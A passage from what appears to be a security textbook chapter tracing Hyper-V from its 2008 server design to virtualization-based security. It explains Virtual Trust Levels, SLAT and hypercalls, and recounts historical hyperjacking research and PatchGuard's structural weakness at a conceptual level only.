- **Micro-kernelized architecture.** The hypervisor binary contains only the minimum machinery needed to virtualize the CPU, schedule VMs, and enforce memory isolation. It does not contain device drivers. It does not contain a network stack. It does not contain a filesystem.
- **Root partition plus child partitions.** From the Microsoft architecture documentation: "*The Microsoft hypervisor must have at least one parent, or root, partition, running Windows. The virtualization management stack runs in the parent partition and has direct access to hardware devices. The root partition then creates the child partitions which host the guest operating systems*" [406]. The root partition is a full Windows install; the child partitions are guest VMs.
- **VMBus, VSP, and VSC.** Inter-partition I/O happens over the VMBus: a paravirtualized message channel. A Virtualization Service Provider (VSP) runs in the root partition and owns the real device; a Virtualization Service Client (VSC) runs in each child partition and talks to the VSP over VMBus. Device emulation lives in the root partition's user-mode and kernel-mode code, *not in the hypervisor binary itself*. This is the choice that, twelve years later, kept the hypervisor's Trusted Computing Base small enough to be defensible.

> ▶ **WALKTHROUGH — THE 2008 HYPER-V STACK** Start at the bottom with hardware: cores, DRAM, interrupt controllers, DMA-capable devices, and the IOMMU. The Microsoft hypervisor is the first Windows-controlled layer above that hardware. It schedules virtual processors, owns the second-level page tables, routes interrupts, and exposes hypercalls; it does **not** contain a NIC driver, a disk parser, or a graphics stack. Above it sits the root partition, a full Windows instance with real device drivers, Virtualization Service Providers, VM worker processes, and privileged management services. Child partitions sit beside one another above the same hypervisor. A child network packet therefore crosses four trust domains: guest NDIS and the synthetic NIC VSC; VMBus and SynIC signaling; the root-partition network VSP and `vmswitch.sys`; then the physical NIC driver. The hypervisor is on the path for scheduling, memory isolation, and notification, but the root partition owns most device-shaped parsing. That division is the design fact behind the later CVE record.



Teal path — a child network packet crosses four trust domains (1 guest NDIS + NIC VSC · 2 VMBus / SynIC · 3 root VSP + vmswitch.sys · 4 the physical NIC driver) before it reaches the wire. The hypervisor schedules and isolates; the root partition does the device-shaped parsing.

Figure 9.1: The layered 2008 Hyper-V stack. The micro-kernel hypervisor owns only CPU virtualization, scheduling, and the second-level page tables, while the root partition (a full Windows install) runs the VSPs, vmswitch.sys, and vmwp.exe and a child partition reaches its VSCs over the VMBus. A child network packet crosses four trust domains: guest NDIS and the NIC VSC, then VMBus/SynIC, then the root VSP and vmswitch.sys, then the physical NIC driver: the division that kept the hypervisor's Trusted Computing Base small and is the design fact behind the later CVE record.

The micro-kernel, root-plus-child, and VMBus choices were defensible *server* engineering. Their server engineering rationale was that emulating a NIC, or a SCSI controller, or a graphics adapter inside a hypervisor binary would balloon the binary's size, lock its code-review cycles to those of every device the company

shipped, and force the same security-critical code that scheduled CPUs to also handle Ethernet frame parsing. Putting device emulation in a normal Windows process inside the root partition (the VM Worker Process `vmwp.exe`) meant the hypervisor binary could stay small enough to reason about.

The 2008 design goal was, again, server consolidation. Microsoft's positioning materials at the time named "run more VMs per box, get better hardware use" as the customer pitch. Nothing in the 2008 Hyper-V documentation describes the hypervisor as a security primitive for the host OS. The security re-purposing (the moment Hyper-V's hardware-privilege isolation became the way Windows itself protected its own kernel from itself) did not arrive until 2015. To understand why it arrived at all, we have to back up thirty-four years to a 1974 paper that defined what virtualization formally requires.

The theoretical anchor: Popek, Goldberg, and SLAT

Before Microsoft could build a hypervisor that ran security-critical code at a higher privilege than the Windows kernel, two unrelated decisions had to land. One was made in 1974, by two researchers who would never see Windows. The other was made in 2005, by Intel.

In July 1974, Gerald Popek of UCLA and Robert Goldberg of Harvard published "Formal Requirements for Virtualizable Third Generation Architectures" in *Communications of the ACM*. The paper laid down three properties any "true" virtual machine monitor must satisfy:

- **Equivalence.** Programs run on the VMM exhibit behavior essentially identical to behavior on the bare machine, except for differences due to timing and resource availability.
- **Resource control.** The VMM, not the guest, controls the system resources: CPU time slices, memory, devices.
- **Efficiency.** A statistically dominant subset of the instruction stream executes directly on hardware, without VMM intervention.

The theorem that gave the paper its lasting reputation followed from those properties. Let a *sensitive instruction* be one that either reads or modifies privileged state (the processor's mode bits, page-table base register, interrupt mask). Let a *privileged instruction* be one that traps when executed in user mode. Then a sufficient condition for an ISA to be virtualizable is that every sensitive instruction is privileged. The intuition is simple: the VMM must get a chance to see (and to handle) every guest action that touches the machine's privileged state. If the CPU

silently lets the guest do something privileged-feeling without trapping, the VMM cannot maintain equivalence and control simultaneously.

◆ **DEFINITION — Popek-Goldberg virtualizability** A property of a processor architecture: every sensitive instruction in the instruction set is privileged. An architecture with this property can be virtualized "classically": with a thin trap-and-emulate hypervisor whose only entry points are the traps the CPU raises on privileged-instruction violations. An architecture without this property requires software workarounds (binary translation, paravirtualization) or hardware extensions (VT-x, AMD-V) before a Popek-Goldberg-style VMM can be built.

For three decades, x86 was famously *not* virtualizable in the Popek-Goldberg sense. John Robin and Cynthia Irvine enumerated the problem in their 2000 USENIX Security paper: seventeen protected-mode instructions on the IA-32 architecture either read or modified privileged state without trapping from user mode [411].

▪ **SIDEBAR** The Robin and Irvine enumeration includes instructions like `SGDT` (store global descriptor table register), `SIDT` (store interrupt descriptor table register), `SLDT` (store local descriptor table register), `SMSW` (store machine status word), and `PUSHF/POPF` (push/pop flags including IOPL). Each of these silently returned or accepted privileged state when executed from a deprivileged ring without raising a fault, and critically not only from Ring 3 user mode but from a guest kernel running at Ring 1 under a classical software VMM. The aggregate effect was that no classical Popek-Goldberg VMM could correctly virtualize an unmodified x86 guest: every one of those seventeen instructions was a hole the VMM could not see through. VMware Workstation, released in 1999 by VMware Inc. (which had been founded the year prior by Mendel Rosenblum, Diane Greene, Scott Devine, Edward Wang, and Edouard Bugnion), worked around the problem with *binary translation*: it dynamically rewrote each protected-mode guest instruction stream to substitute or trap the seventeen offenders. The technique imposed double-digit overhead, made debugging miserable, and was a security liability in its own right: the binary translator itself was a parser of arbitrary attacker-controlled code.

Intel and AMD ended the problem in hardware. Intel VT-x and AMD-V added a new CPU mode (*VMX root operation* for Intel, *SVM host mode* for AMD) and a new instruction-emulation mechanism [408, 409]. A *VM exit* could be configured to fire on every sensitive instruction the hypervisor wished to intercept, transferring control to the host with a structured exit reason and an opaque, host-controlled

snapshot of guest state. After 2006, x86-64 became Popek-Goldberg-virtualizable in hardware [411, 408, 409].

> ▶ **WALKTHROUGH — ONE SENSITIVE INSTRUCTION** A guest kernel writes a new value to `CR3`, intending to switch address spaces. On bare metal that would immediately change the active page-table root. Under VT-x, the guest is in VMX non-root operation and the VMCS control fields say whether `MOV CR3` exits. The CPU saves guest state into the VMCS, records an exit reason and qualification, switches to VMX root operation, and enters the hypervisor's VM-exit handler. The hypervisor validates the requested guest page-table base, updates the guest-visible `CR3` shadow or the nested-translation state it maintains for that virtual processor, flushes or tags translation caches as required, and resumes the guest with VM-entry. The guest observes ordinary x86 semantics; the hypervisor preserved resource control by seeing the sensitive transition before it took architectural effect.

One architectural element more was needed before any of this could be a *security* primitive rather than just a virtualization primitive. Classical x86 paging maps a guest virtual address to a physical address through a single CPU-walked page table. In a virtualized system that single table cannot be enough, because the guest needs its own virtual-to-physical map and the host needs to remap the guest's "physical" address to a real machine-physical address. The first generations of VT-x simulated this two-level mapping in software through *shadow page tables*, which the hypervisor had to maintain alongside the guest's tables on every page-table edit. Shadow paging was correct but slow, and it gave the hypervisor no clean way to enforce a *different* memory map for different parts of the same guest.

Second-Level Address Translation (SLAT): Intel's Extended Page Tables (EPT, shipped with Nehalem in November 2008) and AMD's Nested Page Tables (NPT, shipped with the Barcelona-generation Opteron on September 10, 2007): solved both problems in hardware. The guest walks its own page table from virtual to "guest physical"; the CPU then walks a second, hypervisor-owned page table from "guest physical" to "system physical." Two key properties follow. First, the hypervisor has exclusive control of the second-level mapping; the guest cannot read, write, or even know that it exists. Second, because the second-level mapping is per-partition, the hypervisor can give two partitions different views of the same machine physical memory: the same page can be readable in one partition and entirely absent in another.

◆ **DEFINITION — Second-Level Address Translation (SLAT)** A hardware feature on Intel (EPT) and AMD (NPT) CPUs that lets the hypervisor maintain a second page table mapping guest-physical addresses to system-physical addresses. The CPU walks the guest's own page table for the virtual-to-guest-physical mapping, then walks the hypervisor's table for the guest-physical-to-system-physical mapping. Because the second table is hypervisor-controlled and per-partition, the hypervisor can give different partitions (and, in VBS, different Virtual Trust Levels inside the same partition) different views of physical memory. SLAT is the bedrock of VTL memory protection [407].

Hyper-V required VT-x or AMD-V at install time from day one. Client Hyper-V has required SLAT since Windows 8; SLAT became a general Hyper-V requirement with Windows Server 2016 and Windows 10 1607 [406].

Popek and Goldberg gave us the property. Intel and AMD gave us the hardware. Microsoft used both to build a server hypervisor in 2008. But for the first seven years of Hyper-V's life, none of that machinery protected Windows from itself. Microsoft hadn't yet noticed the architectural problem that made it necessary, or rather, they had noticed the problem (PatchGuard's bypass record was public) and had not yet conceded that the problem was structural. The concession came in 2015. What forced it was the same-privilege paradox.

The same-privilege paradox. why PatchGuard was never enough

PatchGuard, which Microsoft shipped in 2005 with Windows Server 2003 SP1 x64, ran inside `ntoskrnl.exe` at Ring 0 and scanned a curated list of kernel structures (the system service dispatch table, the interrupt descriptor table, the kernel image's `.text` section) at randomized intervals to detect tampering. It was bypassed within months by skape and Skywing's *Uninformed* writeups [367]. Microsoft kept shipping it. Researchers kept bypassing it. The pattern lasted a decade. The reason is not that PatchGuard's authors were sloppy. The reason is structural, and naming it correctly is the first of the three insights this chapter is built around.

▸ **KEY IDEA** Any defense reachable by `mov` from Ring 0 is defeasible by `mov` from Ring 0.

The intuition is simple. PatchGuard is a piece of code. It lives in the kernel's virtual address space at some page. It owns a timer that re-runs it periodically. It maintains a randomization seed for which structures it checks next. It has a callback

path into `KeBugCheckEx` if it detects tampering. Every one of those four assets (the code page, the timer callback, the randomization seed, the bug-check path) is a kernel data structure or a kernel virtual address. An attacker with Ring-0 code execution can locate each of them by searching the same kernel address space PatchGuard searches. They can patch the callback so the timer no-ops. They can patch the seed so the randomization is predictable. They can patch the bug-check path so it reports success. They can do all of this with a sequence of plain `mov` instructions. PatchGuard cannot defend against this, because PatchGuard's defenses live in the same place its attacker's writes do.

> PatchGuard and its attacker are colleagues, not adversaries. They share an office. The office is `ntoskrnl.exe`'s virtual address space, and there is no key on the door.

This is the *same-privilege paradox*. It is not an implementation bug. It does not yield to better obfuscation, more randomization, or harder-to-find timers. It is an architectural ceiling. A defense at privilege level P cannot be enforced against an attacker who also runs at privilege level P, because the defender's state lives in the attacker's address space. The defender can be made *expensive* to find; it cannot be made impossible to find, because the attacker has the same instructions, the same address-space view, and the same MMU privileges as the defender.

> **A ceiling, not a bug.** The same-privilege paradox is a property of where the defense *lives*, not of how clever the defense is. PatchGuard's authors did add randomization. They did add multiple decoy callbacks. They did add cryptographically derived integrity checks. None of those reductions changes the basic fact that the attacker, holding the same Ring-0 privilege, can locate and edit each of them. The architectural fix is not better PatchGuard. The architectural fix is moving the defender to a privilege level the attacker cannot reach.

Once the paradox is named, the defender's choice is binary. Either give up on having a defense at all (treat Ring 0 as a free-fire zone where any malware that gets there has won) or move the defender to a privilege level *above* Ring 0, at a hardware boundary the attacker's `mov` instructions cannot cross. Microsoft picked the second. It is the only architecturally honest choice.

To make it work, Microsoft needed three things. The first was a production hypervisor already shipping, serviced, and familiar to Windows engineering. Microsoft had that in Windows Server since 2008, and later made it broadly available enough on client-capable hardware to become a Windows security substrate. The second was a way to put a piece of Windows itself (code, data, secrets) *inside*

the hypervisor's protection without spawning a separate VM, because spawning a separate VM doubles the system's resource cost and forces every Windows process to choose between living on the normal side or the secure side. That required an architectural idea that did not yet exist in 2010: a way to split a single partition into two privilege levels, each with its own SLAT mapping and its own register state. The third was a way to ensure the hypervisor itself could not be silently replaced or rolled back beneath the OS. That required a hardware-rooted measurement (a DRTM event) that the OS could attest to.

The architectural idea (splitting one partition into hierarchical Virtual Trust Levels) is the subject of the VSM/VTL section ahead. The DRTM measurement returns when System Guard Secure Launch enters the composition table, and again at the firmware residual. Both of them required a decade-long conversation about whether the *hypervisor itself* could be trusted at all: a conversation that ran in parallel during the same years and that briefly seemed to argue the opposite case. We turn to that conversation next.

The hyperjacking era: SubVirt, Blue Pill, and CloudBurst

While Microsoft was finishing Hyper-V, the security community was establishing that a hypervisor was not just a defense. It was also the most powerful possible attacker against the OS sitting above it. Three demonstrations in three years made the point unmistakable.

SubVirt. In May 2006, Samuel King and Peter Chen at the University of Michigan, joined by Yi-Min Wang, Chad Verbowski, Helen Wang, and Jacob Lorch at Microsoft Research, presented "SubVirt: Implementing Malware with Virtual Machines" at IEEE S&P [413]. Their construction was a *Virtual Machine Based Rootkit* (VMBR). A privileged installer running inside a legitimate OS installed a malicious VMM at boot time; on the next reboot, the malicious VMM ran first, brought up the original OS as a guest underneath it, and gained the privileged position of seeing every CPU instruction, every memory access, and every I/O the OS performed. The original OS had no architectural way to tell it was no longer the most-privileged software on the box. SubVirt was demonstrated against Windows XP (using Microsoft Virtual PC as the malicious VMM substrate) and against Linux (using VMware Workstation), specifically to show that the technique was not tied to any one operating system or any one hypervisor product.

Blue Pill. Three months later, at Black Hat USA 2006, Joanna Rutkowska of COSEINC demonstrated "Subverting Vista Kernel for Fun and Profit" [414]. Her

tool, codenamed *Blue Pill*, took a step beyond SubVirt by doing the VMM insertion at *runtime* rather than at boot. The technique: a Ring-0 driver, running inside an already-booted Windows install on an AMD-V capable host, executed `VMRUN` against an attacker-controlled Virtual Machine Control Block (VMCB) whose initial state matched the current physical CPU. The CPU dropped out of SVM host mode and re-entered as a guest under the attacker's VMM. The OS continued running normally, with no boot-loader modification and no reboot.

By 2007, Rutkowska and Alexander Tereshkin returned to Black Hat USA with the more polished "IsGameOver(,) Anyone?" presentation, refining the technique and addressing the early critics' detection ideas [414].

▪ **SIDEBAR** Rutkowska's marketing claim that Blue Pill was "100% undetectable" attracted a public counter-effort: in 2007, Edgar Barbosa, Nate Lawson, Peter Ferrie, and Tom Ptacek all proposed detection techniques relying on side channels (timing artifacts of trapped instructions, TSC skew, structural differences in how `RDTSC` behaves under VT-x). The claim softened in subsequent publications, but the underlying point survived: a hostile thin hypervisor below a victim OS can be made arbitrarily difficult to detect from inside that OS, and the only architecturally clean way to know what you are running under is to measure the boot chain before the OS starts.

CloudBurst. At Black Hat USA 2009, Kostya Kortchinsky of Immunity Inc. presented CLOUDBURST. It was the first publicly demonstrated arbitrary-code-execution guest-to-host escape against a commercial hypervisor: a heap overflow in VMware's emulated SVGA-II graphics adapter, tracked as CVE-2009-1244 [415]. A guest VM, executing entirely inside a VMware-managed user-mode process on the host, could overflow a buffer in that process and gain host code execution. CloudBurst's lasting operational lesson was not the specific bug but the *attack surface*: device emulation (not the trap-and-emulate core of the hypervisor) is often the largest piece of guest-attacker-controlled code in a commercial VMM. In the Hyper-V public cases reviewed in this chapter, the serviced guest-to-host failures land either in that device-emulation/root-partition surface or in the hypercall input-validation surface that mediates the same kind of structured guest-controlled input.

▶ **WALKTHROUGH. THE HYPERJACKING MOVE** Before the attack, the operating system owns what it thinks are machine page tables, interrupt routing, and privileged CPU state. The hostile VMM's goal is not to replace the OS but to slide underneath it. At boot-time, that means arranging for malicious monitor

code to run before the OS and then launching the OS as a guest. At runtime, the Blue Pill-style move is more dramatic: enable hardware virtualization, create a virtual-machine control block for the already-running OS, copy enough CPU state into that control block that the OS can continue, and resume it in non-root/guest mode. From that point on, every privileged instruction, interrupt, and second-level translation can be mediated by the hostile monitor. The lesson for Windows is symmetrical: if a malicious VMM below the OS is terrifying, a measured, vendor-serviced VMM below the OS can be a security primitive.

The three demonstrations established a difficult dual truth. The hypervisor is the most powerful defender against an OS-level attacker, *and* it is the most powerful attacker against an OS-level defender. The same primitive can play either role; which role it plays in any given system depends only on *whose* hypervisor it is and whether the OS above it can prove that. SubVirt-style attacks did not require Microsoft to invent anything new (they only had to be a possibility) to force Microsoft into a design constraint: any "hypervisor as security primitive" architecture has to start by being *the only* hypervisor on the box, with a measurement of the hypervisor binary recorded in a TPM platform configuration register (Chapter 2, The TPM) so that any malicious VMBR underneath could be detected at attestation time. This is the role that System Guard Secure Launch (DRTM) plays in the architecture; we return to it when the composition table reaches Secure Launch.

The same primitive, two roles. Blue Pill (offense) and VBS (defense) are architecturally identical. Each is a thin Type-1 hypervisor that interposes between firmware and OS. Each owns the CPU's virtualization mode, the second-level page tables, and the IOMMU. Each is invisible to the OS unless the OS can prove what is underneath it. The only differences between them are whose hypervisor it is, whether it was measured at load time, and what it does with its privilege. The defense is the offense, run by the right people, in the right order, and attested to.

By 2010 the security community had agreed: the hypervisor is the most powerful primitive in the system, and whoever owns the SLAT page tables owns the box. Joanna Rutkowska's Invisible Things Lab launched Qubes OS, an explicitly hypervisor-rooted security OS, on April 7, 2010 [416]. Microsoft owned the SLAT page tables. They had a production Windows hypervisor. They had a server-consolidation product. What they did not yet have was a *reason* to re-purpose any of it for security. The reason was already being filed at the United States Patent and Trademark Office. The priority date was September 17, 2013.

The pivot: VSM, VTLs, and the Hepkin-Kishan patent

On September 17, 2013, David Hepkin and Arun Kishan filed provisional application 61/879,072, later prosecuted as United States patent application 14/186,415, which would issue on August 30, 2016 as US Patent 9,430,642 B2 [410]. The patent's title, "Providing virtual secure mode with different virtual trust levels," reads like marketing now because the words it introduced ("Virtual Trust Level," "VTL," "Virtual Secure Mode") became Microsoft's own canonical terminology. In 2013 the words did not exist. The patent describes, in 2013, exactly what Microsoft shipped twenty-two months later in Windows 10 build 10240 [322].

The patent's claim language is unusually specific. It teaches a virtual-machine manager that makes "*multiple different virtual trust levels available to virtual processors of a virtual machine*"; it teaches that "*different memory access protections (such as the ability to read, write, and/or execute memory) can be associated with different portions of memory (e.g., memory pages) for each virtual trust level*"; and it teaches that "*the virtual trust levels are organized as a hierarchy with a higher level virtual trust level being more privileged than a lower virtual trust level.*" Each of those phrases is now a feature of the shipping Microsoft hypervisor.

> ◆ **DEFINITION — Virtual Trust Level (VTL)** A hypervisor-managed privilege level inside a single partition. Each VTL has its own SLAT mapping (so the same machine page can be readable in one VTL and absent in another), its own virtual-processor register state (so a VTL transition is a context switch, not a procedure call), and its own interrupt subsystem (so interrupts targeted at one VTL do not preempt code running in another). VTLs are hierarchical: a higher VTL can read all of a lower VTL's memory, but not vice versa. The shipping Microsoft hypervisor implements two VTLs (VTL0 = Normal world, VTL1 = Secure world); the architecture admits up to sixteen [322].

Windows 10 availability on July 29, 2015, and Windows Server 2016, brought VBS onto the *existing* Hyper-V hypervisor line [417, 322]. The architectural innovation (the thing the patent was for) was that VTL0 (Normal world, containing the NT kernel, user mode, and LSASS) and VTL1 (Secure world, containing the Secure Kernel and Isolated User Mode trustlets) ran *inside the same partition* rather than in two separate partitions. VBS is not a second VM. It is a per-VTL SLAT split inside the root partition, plus a per-VTL register-state snapshot, plus a per-VTL interrupt delivery surface. The hypervisor switches SLAT contexts on VTL transitions, exactly as it would switch SLAT contexts on a partition switch, but the switch happens

inside a single partition's address space, so there is no extra VM scheduling and no extra OS image to manage.

▶ **WALKTHROUGH. ONE SECURE CALL** Inside the root partition, VTL0 contains the NT kernel, drivers, `lsass.exe`, and ordinary applications. VTL1 contains `securekernel.exe` and Isolated User Mode trustlets such as `LSAISO.EXE` and VMSP/vTPM components. When VTL0 needs a protected service, it writes a request into a shared parameter page whose layout the Secure Kernel expects, signals the VTL-transition path through SynIC/hypercall machinery, and yields. The hypervisor saves the VTL0 register set, switches to the VTL1 SLAT view, delivers the notification, and lets the Secure Kernel dispatch the service. The trustlet reads only the shared parameters and its own VTL1-private state. On return, the hypervisor restores the VTL0 view. The important fact is not the message format; it is that the caller never receives a mapping of VTL1 private memory.

The Hyper-V Top-Level Functional Specification, chapter 15, names the architectural facts verbatim. "*VSM achieves and maintains isolation through Virtual Trust Levels (VTLs). VTLs are enabled and managed on both a per-partition and per-virtual processor basis.*" "*Virtual Trust Levels are hierarchical, with higher levels being more privileged than lower levels.*" "*Architecturally, up to 16 levels of VTLs are supported; however a hypervisor may choose to implement fewer than 16 VTL's. Currently, only two VTLs are implemented.*" The C-level definition `#define HV_NUM_VTLS 2` is published in the same specification [322]. Two VTLs are what ships; the architecture has room for more.

> VSM enables operating system software in the root and guest partitions to create isolated regions of memory for storage and processing of system security assets. Access to these isolated regions is controlled and granted solely through the hypervisor, which is a highly privileged, highly trusted part of the system's Trusted Compute Base (TCB).: Microsoft, *Hyper-V Top-Level Functional Specification*, chapter 15 [322]

This is the second insight the chapter is built around: VBS is not a re-architecture. It is a re-purposing. The hypervisor already existed as a mature Windows codebase for unrelated reasons. The 2015 pivot did not require new hardware, new VMs, or new CPUs. It required a new way to *organize* what was already there (two SLAT mappings instead of one, two register snapshots instead of one, a secure-call ABI on top of the SynIC) and a Windows-side Secure Kernel binary to run inside the new VTL1 view. The patent gave the design its formal expression; the engineering had been waiting since 2008 for the right architectural insight.

▪ **SIDEBAR** David Hepkin spent over a decade on the NT kernel architecture team before the VSM design; Arun Kishan was an NT kernel architect and is now Microsoft's Corporate Vice President for the Operating Systems Platform group. Neither is a virtualization specialist by background. Their patent is, in retrospect, a kernel-team idea about how to put a piece of the kernel itself behind a hardware boundary the kernel cannot cross: exactly the kind of design that an architect who had lived inside `ntoskrnl.exe` for years would invent.

Alex Ionescu's Black Hat USA 2015 deck "Battle of SKM and IUM: How Windows 10 Rewrites OS Architecture" reverse-engineered the entire VSM stack within four weeks of Windows 10 RTM [277]. The vocabulary Ionescu introduced has become the canonical research language for talking about VBS: VTL as "synthetic ring level managed by the hypervisor"; *trustlets* for the user-mode processes that run inside VTL1's Isolated User Mode; Signature Level 12 plus the IUM EKU `1.3.6.1.4.1.311.10.3.37` as the loader's signing requirement. Microsoft's own developer documentation now uses the same terms [310].

The pivot, then, was not a sudden re-architecture. It was the cash-out of a deliberate multi-year engineering plan that began at least twenty-two months before Windows 10 RTM. To see what VBS actually enforces (and which hypervisor primitive backs each piece of that enforcement), we need to walk the hypervisor's public surface. There are five surfaces. They are the architectural body of the chapter.

The five primitives: The hypervisor's public surface

What does the Windows hypervisor actually look like as a piece of software? It is a small kernel, on the order of one to two hundred thousand lines of C and C++ by community estimate; Microsoft has not published a primary line count. It has five externally visible surfaces, all of which are documented in the Hyper-V Top-Level Functional Specification (TLFS) v6.0b [407]. We walk them in turn.

Primitive one: Partitions, VMBus, and the VSP/VSC pair

A *partition* is the hypervisor's unit of isolation. From the Microsoft architecture page: "*The Microsoft hypervisor must have at least one parent, or root, partition, running Windows. The virtualization management stack runs in the parent partition and has direct access to hardware devices. The root partition then creates the child partitions which host the guest operating systems*" [406]. The root partition is a full

Windows install with privileged hypercalls and direct access to hardware; each child partition is a guest VM with only the hardware the root has chosen to expose.

A guest VM does I/O over the VMBus. A network packet, for example, travels from the guest application down to the guest's Windows NDIS stack; through the synthetic NIC miniport driver (the VSC) in the guest's kernel; over the VMBus message channel; into the network VSP in the root partition; into the root's real NDIS stack; into the physical NIC driver; out the wire. The hypervisor's role in this chain is structural: it owns the VMBus message channel, the SynIC interrupts that notify the VSP and VSC of new traffic, and the per-partition SLAT mappings that decide which bytes either side can read.

The architectural implication is that *device emulation lives in the root partition, not in the hypervisor binary*. The TCB the hypervisor binary itself has to protect is narrow. The TCB the root partition's drivers have to protect is much wider, but those drivers live in normal Windows kernel mode, where Microsoft has thirty years of tooling. That design explains why so many public Hyper-V boundary bugs are in `vmswitch.sys`, storage/integration VSPs, or other root-partition components, while true `hvix64.exe` / `hvax64.exe` bugs are rarer and more interesting.

> **Why the hypervisor TCB is small.** Putting device emulation in the root partition means the hypervisor binary does not need to parse Ethernet frames, SCSI commands, USB descriptors, or graphics-adapter command rings. The trade-off is that the root partition becomes part of the TCB (a root-partition kernel-mode bug is a hypervisor-equivalent break) but the small hypervisor binary itself can be reviewed, fuzzed, and reasoned about as a single piece of code.

Primitive two: The hypercall ABI

Hypercalls are how partitions request services from the hypervisor. The TLFS documents two flavors. A *fast* hypercall passes its parameters inline in CPU registers: on x64, `rcx` carries a 64-bit hypercall input value (the low 16 bits are the call code; the upper 48 bits are a control word with fields for the Fast flag, variable-header size, Rep Count, and Rep Start Index), `rdx` carries the first input parameter, and `r8` carries the second. A *slow* hypercall instead passes the GPA (guest physical address) of an input-parameter page in `rdx`, and the GPA of an output-parameter page in `r8`; the actual parameter content lives in those pages. The instruction that triggers the hypercall is `vmcall` on Intel and `vmmcall` on AMD; the hypervisor maps both onto the same internal entry point [407].

◆ **DEFINITION — HYPERCALL** A guest-to-hypervisor call. The guest issues `vmcall` (Intel) or `vmmcall` (AMD); the CPU traps via VM-EXIT into the hypervisor in VMX root mode; the hypervisor reads the call code from `rcx`, reads the inputs from registers (fast) or from a GPA-pointed page (slow), services the request, writes outputs back, and returns via VM-ENTRY. Hypercalls are the only legitimate way for a partition to invoke hypervisor services [407].

The call-code space is small and well-documented: a few hundred codes, each one a structured request with typed inputs and outputs. The hypercall path is also where the most consequential 2024 Hyper-V CVE lived. CVE-2024-21407 was a use-after-free in `hvix64.exe`'s handling of a specific hypercall, the rare case where the bug was in the hypervisor binary itself rather than in a root-partition driver [418].

Primitive three, intercepts

Intercepts are how the hypervisor virtualizes guest behavior. The TLFS distinguishes four categories: *instruction* intercepts (`CPUID`, MSR reads/writes, I/O-port instructions), *exception* intercepts (page faults, general protection faults), *memory-access* intercepts (a guest tries to read or write a specific guest-physical-address region), and *partition-state* intercepts (a guest hits a state that the hypervisor wants to be notified about). Each is configured per-partition through the Intel VMCS execution-control bits or the AMD VMCB control fields [407].

◆ **DEFINITION — INTERCEPT** A configurable hypervisor notification on a specific guest event. The hypervisor programs the VMCS or VMCB to fire a VM-EXIT when the guest issues a particular instruction, raises a particular exception, accesses a particular memory region, or transitions to a particular state. Intercepts are the policy mechanism that lets the hypervisor implement device emulation, security checks, and VTL transitions [407].

For VBS, the load-bearing intercept is the memory-access intercept. When VTL0 code tries to access a region whose VTL0 SLAT mapping is unreadable or unwritable, the access traps to the hypervisor with the offending GPA; the hypervisor can deliver the intercept to the VTL1 Secure Kernel as a *secure call*, letting VTL1 see what VTL0 was trying to do and decide whether to allow it. This is how HVCI's W^X enforcement is wired: a VTL0 page that is marked writable in VTL0's SLAT is marked non-executable in the same SLAT; an attempt to switch the same page to executable becomes a memory-access intercept that VTL1 must approve.

Primitive four: The synthetic interrupt controller (SynIC)

The Synthetic Interrupt Controller, SynIC, is the hypervisor's per-virtual-processor event delivery surface. Each VP has 16 Synthetic Interrupt Source (SINT) lines, a message page (where the hypervisor places message-shaped events), an event-flag page (where it places bit-flag events), and a set of synthetic timers. SynIC is the signaling surface VMBus uses to notify endpoints; the VMBus payload itself moves through shared-memory ring buffers. SynIC also delivers VTL transitions between VTL0 and VTL1 inside the root partition [407].

> ◆ **DEFINITION — Synthetic Interrupt Controller (SynIC)** A hypervisor-emulated interrupt controller, parallel to the hardware APIC, that delivers hypervisor-originated events to a virtual processor. Each VP has 16 SINT lines, a message page, an event-flag page, and synthetic timers. VMBus signaling rides on SynIC; secure-call delivery between VTL0 and VTL1 rides on SynIC; vTPM, virtual-PCI, and other paravirtualized device events ride on SynIC [407].


For VBS, the secure-call ABI (the way VTL0 code asks VTL1 to do something) is built on SynIC. A VTL0 caller writes a request into a shared message page, signals a SINT, and yields the CPU; the hypervisor switches SLAT context to VTL1, delivers the message, and lets VTL1 read the request. When VTL1 finishes, it signals a SINT back to VTL0 and the hypervisor switches contexts again. Credential Guard's whole communication path between VTL0 LSASS and VTL1 LSAISO is one of these secure-call channels.

Primitive five: Memory and per-VTL SLAT

The last surface is also the most important: memory. Guest physical addresses (GPAs) are translated to system physical addresses (SPAs) by per-partition SLAT page tables. The hypervisor has exclusive control of these tables; no partition, including the root, can read or modify them directly. For VBS specifically, the hypervisor maintains *two* SLAT mappings per partition (one for VTL0 and one for VTL1) and switches between them on VTL transitions.

> ▶ **WALKTHROUGH — One byte at a VTL boundary** Suppose a VTL1 trustlet stores a secret at guest-physical page 6. VTL1's ordinary page tables can translate a virtual address to 6, and the VTL1 SLAT maps 6 to a system-physical page with read permission. VTL0 may be able to guess 6; it may even manufacture a VTL0 PTE that points at that guest-physical frame. The first page walk, controlled by the NT kernel, can therefore succeed. The second page walk is the one that matters. While VTL0 is active, the hypervisor selects the VTL0 SLAT tree, and

